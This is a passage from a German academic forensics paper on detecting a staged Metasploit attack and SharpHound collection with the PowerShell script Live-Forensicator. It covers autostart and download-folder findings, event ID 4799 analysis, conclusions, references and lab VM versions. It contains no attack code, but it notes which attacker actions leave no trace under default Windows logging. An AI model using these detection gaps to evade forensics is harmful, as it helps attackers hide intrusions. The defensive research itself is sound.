"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --win-session-start /prefetch:5	TSTLB-LVFRNSCTR\alice	MicrosoftEdgeAutoLaunch_54323257A6A6B4B6210F03F600326BFB
C:\Users\Alice.TSTLB-LVFRNSCTR\Downloads\Payload.exe	TSTLB-LVFRNSCTR\alice	Payload
%windir%\system32\SecurityHealthSystray.exe	Public	SecurityHealth
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr	Public	VMware User Process

Abbildung 17 - Programme im Autostart

6.3 Weitere Überprüfungen – others.html

In der Kategorie der weiteren Überprüfungen wurde der Ordner *Downloads* nach ausführbaren Dateien durchsucht. In diesem Ordner wurde die Payload (Payload.exe) ausfindig gemacht, welche durch die Benutzerin Alice auf Client *WINPC01* heruntergeladen wurde. Außerdem wurde der Datensammler SharpHound (SharpHound.exe) im gleichen Verzeichnis gefunden, welcher

durch den Angreifer auf das Zielsystem hochgeladen wurde. Abbildung 18 zeigt die beiden ausführbaren Dateien im Ordner *Downloads*.

PSChildName	Root	Name	FullName	Extension	CreationTimeUtc	LastAccessTimeUtc	LastWriteTimeUtc	Attributes
Payload.exe		Payload.exe	C:\Users\alice.TSTLB-LVFRNSCTR\Downloads\Payload.exe	.exe	23.10.2023 09:41:55	30.10.2023 11:21:55	23.10.2023 09:42:14	Archive
SharpHound.exe		SharpHound.exe	C:\Users\alice.TSTLB-LVFRNSCTR\Downloads\SharpHound.exe	.exe	30.10.2023 10:15:03	30.10.2023 10:39:07	30.10.2023 10:15:04	Archive

Abbildung 18 - Ausführbare Dateien im Download-Ordner

6.4 Eventlogs – evtx_suspicious.html

Abschließend wurden die Windows Ereignisprotokolle ausgewertet. Diese enthielten keine erfassten Ereignisse, die den TCP-Verbindungsaufbau dokumentieren. Es finden sich ebenso keine Einträge der Dateien, die für BloodHound verwendet und innerhalb der Meterpreter-Sitzung auf das Zielsystem hoch- und heruntergeladen wurden.

Der Sammellauf durch die Ausführung von SharpHound erzeugt auf dem Zielclient (und auf allen erreichbaren Clients im Netzwerk) bestimmte Ereigniseinträge, die in einer Art Muster auftreten. Das Muster konnte in der Projektarbeit nachgewiesen werden. [16]

Aufgrund der Standard-Konfiguration der Gruppenrichtlinien zum Protokollierungsverhalten konnten nur vier Ereignisse mit der Ereignis-ID 4799 protokolliert werden, die der Sammlung von SharpHound zuzuordnen sind. Dieses Ereignis wird immer dann erfasst, wenn die lokalen Gruppenmitgliedschaften eines Clients ausgelesen werden. [60]

In Abbildung 19 ist ein Screenshot des genannten Ereignisses zu sehen.




Abbildung 19 - Ereignis-ID 4799 – SharpHound

Auffällig ist, dass insgesamt während der gesamten Zeitspanne des Versuchsablaufs das Ereignis mit der Ereignis-ID 4799 42-Mal protokolliert wurde, wovon 38 Einträge während der Auswertung durch das PowerShell-Skript selbst produziert wurden. Die übrigen vier Einträge sind wie beschrieben der Datensammlung durch SharpHound zuzuordnen. Abbildung 20 zeigt einen Screenshot des Ereignisses 4799, welches durch das PS-Skript selbst erzeugt wurde.




Abbildung 20 - Ereignis-ID 4799 - PowerShell

7 Zusammenfassung

Das Angriffsszenario konnte mithilfe des Metasploit-Frameworks auf ein aktuelles Windows 10 System erfolgreich nachgestellt werden, sodass die anschließende Auswertung durch das PowerShell-Skript *Live-Forensicator* möglich war.

Das Skript konnte sowohl lokal als auch aus der Ferne ausgeführt werden. Für die Fernausführung müssen jedoch umfangreiche Voraussetzungen erfüllt sein, damit die PowerShell-Remoting Funktionalitäten unterstützt werden. Nachdem alle Voraussetzung erfüllt wurden, konnte eine forensische Auswertung auch aus der Ferne erfolgen.

Es konnten umfangreiche Systeminformationen ausgelesen werden. Durch Auswertung der Ergebnisse in Form der HTML-Dateien konnten Spuren nachgewiesen werden, die dem Angriffsszenario zugeordnet werden konnten.

Durch Auswertung der TCP-Verbindungen, der Prozesse und des ARP-Cache konnte der Verbindungsaufbau zum Client des Angreifers aufgedeckt werden. Darüber hinaus wurde die Hinterlegung der Payload im Autostart sowie die ausführbaren Dateien im Download-Ordner nachgewiesen. Der initiale Verbindungsaufbau nach Ausführung der Payload auf dem Zielsystem konnte weder in den Ereignisprotokollen noch in den weiteren Auswertungskategorien festgestellt werden. Generell konnten keine Befehle, die innerhalb der Meterpreter-Sitzung ausgeführt wurden, nachgewiesen werden. .

Des Weiteren ist festzuhalten, dass die Ausführung des Skripts *Live-Forensicator* selbst zahlreiche Ereignisse in den Windows Ereignisprotokollen hinterlässt. Im Szenario wurde der Datensammler SharpHound auf das Zielsystem geladen und ausgeführt, wodurch bestimmte Ereignisse in den Protokollen erzeugt werden. Das Skript selbst erzeugt jedoch mehrfach die gleichen Ereignisse.

Das Skript bietet eine gute Ausgangslage für Erweiterungen oder Anpassungen. Der Quelltext kann durch Analyse und weitergehende Literatur nachvollzogen und für eigene Bedürfnisse angepasst werden. Die Ausarbeitung aller verwendeten PowerShell-Befehle aus dem Skript ermöglicht es auch diese einzeln zu verwenden. So kann individuell auf verschiedene Anwendungsfälle

reagiert werden, wenn z.B. explizit nach Netzwerkverbindungen oder USB-Geräten gesucht werden soll. Außerdem wird das Skript nach jetzigem Stand durch den Entwickler auch in Zukunft aktualisiert und weiterentwickelt, was bei vielen anderen Skripten oder PowerShell-Entwicklungen wie bspw. *PowerForensics* nicht gegeben ist.

Das Skript kann sowohl von Endanwendern auf privaten Geräten ausgeführt werden als auch in Domänenumgebungen auf einem oder mehreren Rechnern. Durch die ausgearbeiteten Möglichkeiten und Voraussetzungen des PowerShell-Remoting sind auch automatisierte Ausführungen denkbar, um so Veränderungen festzustellen und unmittelbar reagieren zu können.

Die Arbeit hat einen Überblick sowie tiefergehende Einblicke in die Möglichkeiten der forensischen Auswertung durch die Windows PowerShell gegeben. Durch die Unterstützung von umfangreichen Systemfunktionalitäten ist es möglich, ohne die Installation von (forensischer) Zusatzsoftware schnell und detailliert Informationen über ein vorliegendes System auszuwerten. Die PowerShell eignet sich als gute Grundlage, um einen ersten Eindruck über ein System zu erlangen und eine erste Einschätzung über Art und Ablauf eines Angriffs geben zu können, auf dem dann das weitere Vorgehen aufgebaut werden kann.

8 Fazit und Ausblick

Durch den *Live-Forensicator* können Cyberangriffe, die auf Malware beruhen, nachgewiesen werden. Es kommt hierbei auf die individuelle Arbeitsweise der Schadsoftware an. Werden externe Verbindungen aufgebaut, wie bspw. zu externen Servern wie Command-and-Control-Server oder wie im Szenario beschrieben zu der Maschine eines Angreifers bei der Nutzung von Metasploit, so kann dies durch umfangreiche Auswertung der Netzwerkverbindungen nachgewiesen werden. Durch Auswertung der USB-Verbindungen und Ereignisprotokolle ist auch der Nachweis über physische Angriffe, wie Datendiebstahl, denkbar. Der Nachweis des Ladens und Ausführens von Post-Modulen ist jeweils individuell abhängig von der genutzten Methode und den dabei auftretenden Spuren sowie von der Vorgehensweise des Angreifers. Das Nachladen und Ausführen von SharpHound konnte eingeschränkt nachgewiesen werden, da das Protokollierungsverhalten des Zielsystems dem Standard-Auslieferungsstandard entspricht. Je nach Konfiguration der Protokollierung können weitere Ereignisse erfasst und ausgewertet werden.

Die meisten Spuren konnten ausschließlich während der noch laufenden Meterpreter-Sitzung gesichert werden. Nach Beendigung der Sitzung und der Verbindung zum Client des Angreifers war kein Verbindungsnachweis mehr möglich.

Bei der Nutzung des Skripts für eine forensische Analyse muss man sich im Vorfeld darüber bewusst sein, dass die Ausführung selbst Ereignisse generiert, die in der anschließenden Auswertung auftauchen, sodass die Schwierigkeit darin besteht, die relevanten Ereignisse zu identifizieren. Es besteht außerdem die Möglichkeit das wichtige Ereignisse eines Angriffs nicht erkannt oder gar überschrieben werden. Da darüber hinaus in der Standardausführung nur bestimmte Ereignisse ausgewertet werden, empfiehlt es sich alle Ereignisprotokolle zu Beginn einer forensischen Live-Analyse zu sichern, sodass keine Spuren verloren gehen können. Neben den vom Skript analysierten Windows Protokollen der Kategorien System, Anwendung und Sicherheit gibt es noch weitere Protokolle, die ebenfalls gesichert werden sollten, da diese weitere

Spuren enthalten können.

Die PowerShell eignet sich aufgrund der großen Verbreitung sowie Unterstützung der Betriebssystemfunktionalitäten für forensische Auswertungen. Durch die Nutzung von Windows Bordmitteln muss keine zusätzliche Software installiert werden, wodurch dem Anwender oder Ermittler schnell erste Ergebnisse zur Verfügung gestellt werden. Die PowerShell kann somit als ein Baustein für forensische Live-Analysen in Betracht gezogen werden.

Die drei Forschungsfragen wurden untersucht und konnten beantwortet werden. Es wurden die Bereiche des Betriebssystems und die ausgewerteten Artefakte beleuchtet. Die einzelnen PowerShell-Befehle wurden analysiert und auf mögliche Erweiterungen und Anpassungen hingewiesen. Eine Ausführung des Skripts aus der Ferne konnte erfolgreich durchgeführt werden.

Das Skript eignet sich sowohl für private Endanwender als auch für die betriebliche Nutzung in Domänenumgebungen. Durch die gute Erweiterbarkeit kann es auf individuelle Bedürfnisse angepasst werden. Durch Möglichkeiten des PowerShell-Remoting ist auch eine wiederkehrende automatisierte Auswertung im Tagesbetrieb denkbar. In weiteren Arbeiten könnte auch eine automatisierte Auswertung und der Vergleich von Ergebnissen verschiedener Clients erfolgen. Neben der im Skript genutzten Darstellung der Ergebnisse in HTML-Dateien wäre auch eine Konvertierung in das CSV-Format durch Nutzung des entsprechenden Cmdlets möglich, sodass ein Vergleich von Ergebnissen verschiedener Systeme untereinander erleichtert wird.

Das Skript bietet noch weitere zusätzliche Module an, die für eine tiefergehende Auswertung verwendet werden können. Insbesondere das Modul *Ransomware* ist hier zu nennen, welches das komplette System auf bekannte Dateiendungen von Ransomware durchsucht. Darüber hinaus soll das Modul *Encrypted* Artefakte im Rahmen des Beweissicherungsprozess verschlüsselt speichern, was in weiteren Arbeiten überprüft werden könnte.

9 Literaturverzeichnis

[1] Sdwheeler: *Was ist PowerShell? - PowerShell*, [online], 28.6.2023, Online im Internet: https://learn.microsoft.com/de-de/powershell/scripting/overview?view=powershell-7.3 (10.9.2023).

[2] Onyejegbu, Ebuka John: *Live-Forensicator* [online], PowerShell, 30.8.2023, Online im Internet: https://github.com/Johnng007/Live-Forensicator (4.9.2023).

[3] *Schadprogramm-Infektionen - Meldungen des BSI bis 2022*, Statista [online], Online im Internet: https://de.statista.com/statistik/daten/studie/1230640/umfrage/meldungen-von-schadprogramm-infektionen-durch-das-bsi/ (4.9.2023).

[4] *Malware attacks on corporate networks 2022*, Statista [online], Online im Internet: https://www.statista.com/statistics/1238997/malware-attacks-vectors/ (30.9.2023).

[5] Schwichtenberg, Holger: *PowerShell 7 und Windows PowerShell 5*, 5, Hanser, 2022, ISBN 978-3-446-47296-9.

[6] *Insider Build mit Powershell: Windows CMD.exe wird durch Open Source ersetzt - Golem.de*, [online], Online im Internet: https://www.golem.de/news/insider-build-mit-powershell-windows-cmd-exe-wird-durch-open-source-ersetzt-1611-124600.html (4.9.2023).

[7] *Desktop Windows Version Market Share Worldwide*, StatCounter Global Stats [online], Online im Internet: https://gs.statcounter.com/windows-version-market-share/desktop/worldwide/ (5.10.2023).

[8] Joeyaiello: *Genehmigte Verben für PowerShell-Befehle - PowerShell*, [online], 1.2.2022, Online im Internet: https://learn.microsoft.com/de-de/powershell/scripting/developer/cmdlet/approved-verbs-for-windows-powershell-commands (20.9.2023).

[9] Luber, Stefan: *Was ist WMI (Windows Management Instrumentation)?*, IP-Insider [online], 1.12.2022, Online im Internet: https://www.ip-insider.de/was-ist-wmi-windows-management-instrumentation-a-17b25f0f05f2aa58e56a5429158e32bc/ (11.11.2023).

[10] Sdwheeler: *Get-WmiObject (Microsoft.PowerShell.Management) - PowerShell*, [online], Online im Internet: https://learn.microsoft.com/de-de/powershell/module/microsoft.powershell.management/get-wmiobject?view=powershell-5.1 (20.9.2023).

[11] Bundesamt für Sicherheit in der Informationstechnik: *BSI - Leitfaden IT-Forensik*, , 3.2011,

[12] *Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution*, Kali Linux [online], 23.8.2023, Online im Internet: https://www.kali.org/ (29.9.2023).

[13] *Metasploit Download: Most Used Pen Testing Tool*, Rapid7 [online], Online im Internet: https://www.rapid7.com/products/metasploit/download/ (29.9.2023).

[14] *Metasploit* [online], Ruby, 29.9.2023, Rapid7. Online im Internet: https://github.com/rapid7/metasploit-framework (29.9.2023).

[15] Jäger, Moritz: *Metasploit macht jeden zum Hacker*, [online], 3.4.2018, Online im Internet: https://www.security-insider.de/metasploit-macht-jeden-zum-hacker-a-700690/ (1.10.2023).

[16] Häuser, Sebastian: *Detektion von Angriffsvektoren in Active Directory Umgebungen mittels BloodHound - Forensische Nachweisbarkeit der Datensammlung*, 2023,

[17] *BloodHound - Red Canary Threat Detection Report*, Red Canary [online], Online im Internet: https://redcanary.com/threat-detection-report/threats/bloodhound/ (16.11.2023).

[18] Sdwheeler: *Set-ExecutionPolicy (Microsoft.PowerShell.Security) - PowerShell*, [online], Online im Internet: https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.security/set-executionpolicy?view=powershell-5.1 (25.10.2023).

[19] Sdwheeler: *Ausführen des zweiten Hops in PowerShell-Remoting - PowerShell*, [online], 23.10.2023, Online im Internet: https://learn.microsoft.com/de-de/powershell/scripting/learn/remoting/ps-remoting-second-hop?view=powershell-7.4 (18.11.2023).

[20] Alvinashcraft: *Credential Security Support Provider - Win32 apps*, [online], 13.6.2023, Online im Internet: https://learn.microsoft.com/de-de/windows/win32/secauthn/credential-security-support-provider (1.10.2023).

[21] Dai, Zhuyun: *Resolve Double-Hop Issue in PowerShell Remoting*, CodeProject [online], 27.11.2014, Online im Internet: https://www.codeproject.com/Tips/847119/Resolve-Double-Hop-Issue-in-PowerShell-Remoting (1.10.2023).

[22] Sdwheeler: *Verwalten des aktuellen Speicherorts - PowerShell*, [online], 13.4.2023, Online im Internet: https://learn.microsoft.com/de-de/powershell/scripting/samples/managing-current-location?view=powershell-7.3 (5.11.2023).

[23] Sdwheeler: *Informationen zu automatischen Variablen - PowerShell*, [online], 15.11.2023, Online im Internet: https://learn.microsoft.com/de-de/powershell/module/microsoft.powershell.core/about/about_automatic_variables?view=powershell-7.4 (18.11.2023).

[24] Sdwheeler: *ConvertTo-Html (Microsoft.PowerShell.Utility) - PowerShell*, [online], Online im Internet: https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/convertto-html?view=powershell-7.3 (9.10.2023).

[25] JasonGerend: *Get-DnsClientCache (DnsClient)*, [online], Online im Internet: https://learn.microsoft.com/en-us/powershell/module/dnsclient/get-dnsclientcache?view=windowsserver2022-ps (13.11.2023).

[26] Stevewhims: *Win32_NetworkAdapter-Klasse - Win32 apps*, [online], 12.6.2023, Online im Internet: https://learn.microsoft.com/de-de/windows/win32/cimwin32prov/win32-networkadapter (13.11.2023).

[27] Stevewhims: *Win32_NetworkAdapterConfiguration-Klasse - Win32 apps*, [online], 12.6.2023, Online im Internet: https://learn.microsoft.com/de-de/windows/win32/cimwin32prov/win32-networkadapterconfiguration (13.11.2023).

[28] Sdwheeler: *about Calculated Properties - PowerShell*, [online], 24.3.2023, Online im Internet: https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_calculated_properties?view=powershell-7.4 (18.11.2023).

[29] Sdwheeler: *about Join - PowerShell*, [online], 19.9.2022, Online im Internet: https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_join?view=powershell-7.3 (21.9.2023).

[30] JasonGerend: *Get-NetAdapter (NetAdapter)*, [online], Online im Internet: https://learn.microsoft.com/en-us/powershell/module/netadapter/get-netadapter?view=windowsserver2022-ps (21.9.2023).

[31] JasonGerend: *Get-NetIPAddress (NetTCPIP)*, [online], Online im Internet: https://learn.microsoft.com/en-us/powershell/module/nettcpip/get-netipaddress?view=windowsserver2022-ps (13.11.2023).

[32] JasonGerend: *Get-NetConnectionProfile (NetConnection)*, [online], Online im Internet: https://learn.microsoft.com/en-us/powershell/module/netconnection/get-netconnectionprofile?view=windowsserver2022-ps (13.11.2023).

[33] JasonGerend: *Get-NetNeighbor (NetTCPIP)*, [online], Online im Internet: https://learn.microsoft.com/en-us/powershell/module/nettcpip/get-netneighbor (20.9.2023).

[34] JasonGerend: *Get-NetTCPConnection (NetTCPIP)*, [online], Online im Internet: https://learn.microsoft.com/en-us/powershell/module/nettcpip/get-nettcpconnection?view=windowsserver2022-ps (21.9.2023).

[35] JasonGerend: *Get-NetRoute (NetTCPIP)*, [online], Online im Internet:

https://learn.microsoft.com/en-us/powershell/module/nettcpip/get-netroute?view=windowsserver2022-ps (23.9.2023).

[36] JasonGerend: *Get-NetFirewallRule (NetSecurity)*, [online], Online im Internet: https://learn.microsoft.com/en-us/powershell/module/netsecurity/get-netfirewallrule?view=windowsserver2022-ps (13.11.2023).

[37] JasonGerend: *Get-SmbSession (SmbShare)*, [online], Online im Internet: https://learn.microsoft.com/en-us/powershell/module/smbshare/get-smbsession?view=windowsserver2022-ps (13.11.2023).

[38] JasonGerend: *Get-SmbShare (SmbShare)*, [online], Online im Internet: https://learn.microsoft.com/en-us/powershell/module/smbshare/get-smbshare?view=windowsserver2022-ps (13.11.2023).

[39] Xelu86: *Netsh-Befehlssyntax, Kontexte und Formatierung*, [online], 7.10.2023, Online im Internet: https://learn.microsoft.com/de-de/windows-server/networking/technologies/netsh/netsh-contexts (13.11.2023).

[40] Stevewhims: *Win32_ComputerSystem-Klasse - Win32 apps*, [online], 12.6.2023, Online im Internet: https://learn.microsoft.com/de-de/windows/win32/cimwin32prov/win32-computersystem (13.11.2023).

[41] Stevewhims: *Win32_UserAccount-Klasse - Win32 apps*, [online], 12.6.2023, Online im Internet: https://learn.microsoft.com/de-de/windows/win32/cimwin32prov/win32-useraccount (24.9.2023).

[42] Stevewhims: *Win32_LogonSession-Klasse - Win32 apps*, [online], 12.6.2023, Online im Internet: https://learn.microsoft.com/de-de/windows/win32/cimwin32prov/win32-logonsession (13.11.2023).

[43] *Win32_Product class*, [online], 31.5.2018, Online im Internet: https://learn.microsoft.com/en-us/previous-versions/windows/desktop/msiprov/win32-product (13.11.2023).

[44] Sdwheeler: *Get-ItemProperty (Microsoft.PowerShell.Management) - PowerShell*, [online], Online im Internet: https://learn.microsoft.com/de-de/powershell/module/microsoft.powershell.management/get-itemproperty?view=powershell-7.3 (13.11.2023).

[45] Sdwheeler: *Get-ChildItem (Microsoft.PowerShell.Management) - PowerShell*, [online], Online im Internet: https://learn.microsoft.com/de-de/powershell/module/microsoft.powershell.management/get-childitem?view=powershell-7.3 (13.11.2023).

[46] Sdwheeler: *about Environment Variables - PowerShell*, [online], 20.9.2023, Online im Internet: https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_environment_variables?view=powershell-7.4 (18.11.2023).

[47] Stevewhims: *Win32_OperatingSystem-Klasse - Win32 apps*, [online], 15.10.2023, Online im Internet: https://learn.microsoft.com/de-de/windows/win32/cimwin32prov/win32-operatingsystem (13.11.2023).

[48] Sdwheeler: *Get-HotFix (Microsoft.PowerShell.Management) - PowerShell*, [online], Online im Internet: https://learn.microsoft.com/de-de/powershell/module/microsoft.powershell.management/get-hotfix?view=powershell-7.3 (13.11.2023).

[49] JasonGerend: *Get-MpComputerStatus (Defender)*, [online], Online im Internet: https://learn.microsoft.com/en-us/powershell/module/defender/get-mpcomputerstatus?view=windowsserver2022-ps (13.11.2023).

[50] Sdwheeler: *Get-Process (Microsoft.PowerShell.Management) - PowerShell*, [online], Online im Internet: https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-process?view=powershell-7.3 (13.11.2023).

[51] Stevewhims: *Win32_StartupCommand class - Win32 apps*, [online], 6.1.2021, Online im Internet: https://learn.microsoft.com/en-us/windows/win32/cimwin32prov/win32-startupcommand (13.11.2023).

[52] JasonGerend: *Get-ScheduledTask (ScheduledTasks)*, [online], Online im Internet: https://learn.microsoft.com/en-us/powershell/module/scheduledtasks/get-scheduledtask?view=windowsserver2022-ps (13.11.2023).

[53] Sdwheeler: *Get-Service (Microsoft.PowerShell.Management) - PowerShell*, [online], Online im Internet: https://learn.microsoft.com/de-de/powershell/module/microsoft.powershell.management/get-service?view=powershell-7.3 (13.11.2023).

[54] Stevewhims: *Win32_LogicalDisk-Klasse - Win32 apps*, [online], 12.6.2023, Online im Internet: https://learn.microsoft.com/de-de/windows/win32/cimwin32prov/win32-logicaldisk (13.11.2023).

[55] JasonGerend: *Get-PnpDevice (PnpDevice)*, [online], Online im Internet: https://learn.microsoft.com/en-us/powershell/module/pnpdevice/get-pnpdevice?view=windowsserver2022-ps (13.11.2023).

[56] Stevewhims: *Win32_PnPEntity-Klasse - Win32 apps*, [online], 12.6.2023, Online im Internet: https://learn.microsoft.com/de-de/windows/win32/cimwin32prov/win32-pnpentity (13.11.2023).

[57] Deyarmond, Sarah: *LNK-Dateien analysieren – LNK sind wertvolle Artefakte*, Magnet Forensics [online], 3.5.2022, Online im Internet: https://www.magnetforensics.com/de/blog/forensische-analyse-von-lnk-dateien/ (13.11.2023).

[58] Stevewhims: *Win32_ShortcutFile class - Win32 apps*, [online], 6.1.2021,

Online im Internet: https://learn.microsoft.com/en-us/windows/win32/cimwin32prov/win32-shortcutfile (13.11.2023).

[59] Sdwheeler: *Get-History (Microsoft.PowerShell.Core) - PowerShell*, [online], Online im Internet: https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/get-history?view=powershell-7.3 (13.11.2023).

[60] Vinaypamnani-msft: *4799(S) Eine sicherheitsaktivierte lokale Gruppenmitgliedschaft wurde aufgezählt. (Windows 10) - Windows security*, [online], 26.10.2022, Online im Internet: https://learn.microsoft.com/de-de/windows/security/threat-protection/auditing/event-4799 (6.11.2023).

[61] Vinaypamnani-msft: *4798(S) Die lokale Gruppenmitgliedschaft eines Benutzers wurde aufgezählt. (Windows 10) - Windows security*, [online], 26.10.2022, Online im Internet: https://learn.microsoft.com/de-de/windows/security/threat-protection/auditing/event-4798 (3.11.2023).

[62] Vinaypamnani-msft: *4624(S) Ein Konto wurde erfolgreich angemeldet. (Windows 10) - Windows security*, [online], 28.10.2022, Online im Internet: https://learn.microsoft.com/de-de/windows/security/threat-protection/auditing/event-4624 (3.11.2023).

[63] Vinaypamnani-msft: *4720(S) Es wurde ein Benutzerkonto erstellt. (Windows 10) - Windows security*, [online], 26.10.2022, Online im Internet: https://learn.microsoft.com/de-de/windows/security/threat-protection/auditing/event-4720 (3.11.2023).

[64] Vinaypamnani-msft: *4724(S, F) Es wurde versucht, das Kennwort eines Kontos zurückzusetzen. (Windows 10) - Windows security*, [online], 26.10.2022, Online im Internet: https://learn.microsoft.com/de-de/windows/security/threat-protection/auditing/event-4724 (3.11.2023).

[65] Vinaypamnani-msft: *4732(S) Ein Mitglied wurde einer sicherheitsfähigen lokalen Gruppe hinzugefügt. (Windows 10) - Windows security*, [online], 26.10.2022, Online im Internet: https://learn.microsoft.com/de-de/windows/security/threat-protection/auditing/event-4732 (3.11.2023).

[66] Vinaypamnani-msft: *Sicherheitsgruppenverwaltung überwachen (Windows 10) - Windows security*, [online], 26.10.2022, Online im Internet: https://learn.microsoft.com/de-de/windows/security/threat-protection/auditing/audit-security-group-management (15.11.2023).

[67] Vinaypamnani-msft: *4722(S) Ein Benutzerkonto wurde aktiviert. (Windows 10) - Windows security*, [online], 26.10.2022, Online im Internet: https://learn.microsoft.com/de-de/windows/security/threat-protection/auditing/event-4722 (3.11.2023).

[68] Vinaypamnani-msft: *4723(S, F) Es wurde versucht, das Kennwort eines*

Kontos zu ändern. (Windows 10) - Windows security, [online], 26.10.2022, Online im Internet: https://learn.microsoft.com/de-de/windows/security/threat-protection/auditing/event-4723 (3.11.2023).

[69] Vinaypamnani-msft: *4726(S) Ein Benutzerkonto wurde gelöscht. (Windows 10) - Windows security*, [online], 26.10.2022, Online im Internet: https://learn.microsoft.com/de-de/windows/security/threat-protection/auditing/event-4726 (3.11.2023).

[70] Vinaypamnani-msft: *4740(S) Ein Benutzerkonto wurde gesperrt. (Windows 10) - Windows security*, [online], 26.10.2022, Online im Internet: https://learn.microsoft.com/de-de/windows/security/threat-protection/auditing/event-4740 (3.11.2023).

[71] Vinaypamnani-msft: *5376(S) Anmeldeinformationen des Anmeldeinformations-Managers wurden gesichert. (Windows 10) - Windows security*, [online], 8.11.2022, Online im Internet: https://learn.microsoft.com/de-de/windows/security/threat-protection/auditing/event-5376 (3.11.2023).

[72] Vinaypamnani-msft: *5377(S) Anmeldeinformationen des Anmeldeinformations-Managers wurden aus einer Sicherung wiederhergestellt. (Windows 10) - Windows security*, [online], 8.11.2022, Online im Internet: https://learn.microsoft.com/de-de/windows/security/threat-protection/auditing/event-5377 (3.11.2023).

10 Abbildungsverzeichnis

11 Tabellenverzeichnis

12 Abkürzungsverzeichnis

AD	Active Directory
AD DS	Directory Domain Services
ARP-Cache	Adress-Resolution-Cache
RAM	Random Access Memory
BSI	Bundesamt für Sicherheit in der Informationstechnik
Cmdlet	Commandlet
CredSSP	Credential Security Support Provider
DNS	Domain Name System
HKLM	Hkey Local Machine
PerfLogs	Performance Logs
PnP	Plug'n'Play
PS	PowerShell
RPC	Remote Procedure Calls
SMB	Server Message Block
WMI	Windows Management Instrumentation
WinRM	Windows Remote Management

13 Anhangsverzeichnis

A.1. Versions- und Patchstände der virtuellen Maschinen

	WINPC01	**WINPC02**	**WINSRV01**	**KALI01**
Betriebs-system	Windows 10	Windows 10	Windows Server 2022	Kali Linux
Version	21H2	21H2	21H2	2023.3
Build	19044.3448	19044.3448	20348.1970	-
Features/Rollen	-	-	Active Directory Domänendienste DNS-Server	-
